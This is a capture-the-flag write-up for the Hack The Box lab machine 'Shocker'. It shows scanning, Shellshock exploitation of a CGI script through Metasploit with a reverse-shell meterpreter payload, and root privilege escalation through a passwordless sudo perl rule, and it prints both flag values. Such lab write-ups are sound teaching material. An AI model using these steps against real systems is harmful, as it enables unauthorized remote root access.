

Hack The Box: Shocker


Exploiting a vulnerable linux machine at target IP 10.10.10.56 known as Shocker.

Strategy:

Compromise the vulnerable machine in order to gain privileged access for the root.


Tactics:

1. Enumeration: Performing a network scan. Using nmap to discover target Ip 10.10.10.56. Scanning it for all the vulnerable and accessible directories with dirb. Nmap scan revealed that port 2222 had an ssh port. Port 80 had a website running on Apache 2.4.18. Also it has an 7.2p2 Ubuntu 4ubuntu2.2 version running. Using dirb scan we found out the /cgi-bin directory.



```
shashhh10@kali: ~  
shashhh10@kali:~$  
shashhh10@kali:~$ sudo nmap -sS -sV -sC -A 10.10.10.56  
[sudo] password for shashhh10:  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 22:42 EDT  
Nmap scan report for 10.10.10.56  
Host is up (0.091s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
|_ http-title: Site doesn't have a title (text/html).  
2222/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)  
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)  
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)  
_ No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/  
submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.80%E=4%D=7/12%OT=80%CT=1%CU=37261%PV=Y%DS=2%DC=T%G=Y%TM=5F0BCA3  
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS  
OS:(O1=M54DST11NW6%O2=M54DST11NW6%O3=M54DNNT11NW6%O4=M54DST11NW6%O5=M54DST1  
OS:1NW6%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN  
OS:(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A  
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R  
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F  
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%  
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD  
OS:=S)  
  
Network Distance: 2 hops  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE (using port 143/tcp)  
HOP RTT      ADDRESS  
1   88.26 ms  10.10.14.1  
2   88.78 ms  10.10.10.56
```

2. Brute forcing the /cgi-bin/ directory for a bash script using dirb.
After brute forcing the directory, get access to the user.sh



The screenshot shows a Kali Linux desktop environment. On the left, a web browser window displays a "404 Not Found" error for the URL `/cgi-bin/`. The browser's address bar shows `http://10.10.10.56/cgi-bin/`. The main content area of the browser shows the text "Not Found" and "The requested URL /cgi-bin/ was not found on this server." Below this, it says "Apache/2.4.18 (Ubuntu) Server at 10.10.10.56".

On the right, a terminal window is open, showing the output of a `dirb` command. The terminal prompt is `shashhh10@kali: ~`. The output of the command `dirb http://10.10.10.56/cgi-bin -x .sh` is as follows:

```
Dir found: /cgi-bin/ - 403
Dir found: /icons/ - 403
Dir found: /icons/small/ - 403
shashhh10@kali:~$ dirb http://10.10.10.56/cgi-bin -x .sh
as not found on this server:
DIRB v2.22
By The Dark Raver

START_TIME: Mon Jul 13 00:28:01 2020
URL_BASE: http://10.10.10.56/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_FILE: .sh |
(!) FATAL: Error opening words file: .sh
shashhh10@kali:~$ dirb http://10.10.10.56/cgi-bin -X .sh

DIRB v2.22
By The Dark Raver


START_TIME: Mon Jul 13 00:28:17 2020
URL_BASE: http://10.10.10.56/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.sh) | (.sh) [NUM = 1]

GENERATED WORDS: 4612

— Scanning URL: http://10.10.10.56/cgi-bin/ —
+ http://10.10.10.56/cgi-bin/user.sh (CODE:200|SIZE:118)

END_TIME: Mon Jul 13 00:39:58 2020
DOWNLOADED: 4612 - FOUND: 1
shashhh10@kali:~$
```

3. After some research, found a cgi vulnerability for the Apache server. "ShellShock" remote command line injection. Also found that the ShellShock vulnerability could be exploited through the Metasploit- framework.



```
msf5 > search mod_cgi

Matching Modules
-----
#  Name
Description
Apache mod_cgi Mini HTTP Server at 10.10.10.56 Port 80
-----
0  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24    normal    Yes
Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
1  exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24    excellent Yes
Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)


Interact with a module by name or index, for example use 1 or use exploit/multi/http/apache_mod_cgi_bash_env_exec

msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name          Current Setting  Required  Description
  ----          -
  CMD_MAX_LENGTH 2048             yes       CMD max line length
  CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER          User-Agent        yes       HTTP header to use
  METHOD           GET               yes       HTTP method to use
  Proxies         []                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          []                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
  RPATH           /bin              yes       Target PATH for binaries used by the CmdStager
  RPORT           80               yes       The target port (TCP)
```

4. After the searching the CGI-mod exploit, set the Lhost and Rhost and the targetURL to the <target url>/cgi-bin/user.sh, exploited the server and gained access to the meterpreter shell. Gained access as user shelly. And exfiltrated the user.txt flag.



```
404 Not Found - Mozilla ... shashhh10@kali: ~/Des... 12:53 AM
shashhh10@kali: ~/Desktop/hacktheB/Shocker
Listing: /usr/lib/cgi-bin
Mode                Size      Type    Last modified    Name
100755/rwxr-xr-x    113      fil     2017-09-22 15:29:26 -0400  user.sh

meterpreter > cd home
[-] stdapi_fs_chdir: Operation failed: 2
meterpreter > cd /home
meterpreter > ls
Listing: /home


Mode                Size      Type    Last modified    Name
40755/rwxr-xr-x    4096     dir     2017-09-22 15:49:12 -0400  shelly

meterpreter > cd shelly
meterpreter > ls
Listing: /home/shelly

Mode                Size      Type    Last modified    Name
100600/rw-----      0      fil     2017-12-24 14:44:05 -0500  .bash_history
100644/rw-r--r--     220     fil     2017-09-22 12:33:54 -0400  .bash_logout
100644/rw-r--r--    3771     fil     2017-09-22 12:33:54 -0400  .bashrc
40700/rwx-----    4096     dir     2017-09-22 12:35:28 -0400  .cache
40775/rwxrwxr-x     4096     dir     2017-09-22 15:49:12 -0400  .nano
100644/rw-r--r--     655     fil     2017-09-22 12:33:54 -0400  .profile
100644/rw-r--r--      66      fil     2017-09-22 15:43:04 -0400  .selected_editor
100644/rw-r--r--      0      fil     2017-09-22 12:35:31 -0400  .sudo_as_admin_successful
100444/r--r--r--      33      fil     2017-12-24 14:44:05 -0500  user.txt

meterpreter > cat user.txt
2ec24e11320026d1e70ff3e16695b233
meterpreter > cd ..
```


5. For privilege escalation through root, root access could be obtained by executing perl commands without password. Gained root privileges and exfiltrated the root.txt flag.



```
$ sudo perl 'exec "/bin/sh:^H^H^H^H^H^H^H^H^H^C
1  Terminate channel 4? [y/N] ymeterpreter >
2  ymeterpreter > shell
3  Process 1511 created.
4  Channel 5 created.
5  sudo -l
6  Matching Defaults entries for shelly on Shocker:
7  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
8  snap/bin
9
10 User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
/bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
$ sudo perl 'exec "/bin/sh"'
Can't open perl script "exec "/bin/sh"": No such file or directory
$ sudo perl -e 'exec "/bin/sh"'
$ sudo perl -e 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
ls
shelly
r^H
/bin/sh: 3: : not found
cat root.txt
cat: root.txt: No such file or directory
cat ^H^H^H^H
cat: '$\b\b\b\b': No such file or directory
cat root/root/^H
cat: 'root/root/'$'\b': No such file or directory
cd root
/bin/sh: 7: cd: can't cd to root
cd /root
ls
root.txt
cat root.txt
52c2715605d70c7619030560dc1ca467
```

// This machine can be exploited through the manual process using a reverse shell as well.

-----*End-of-HTB*-----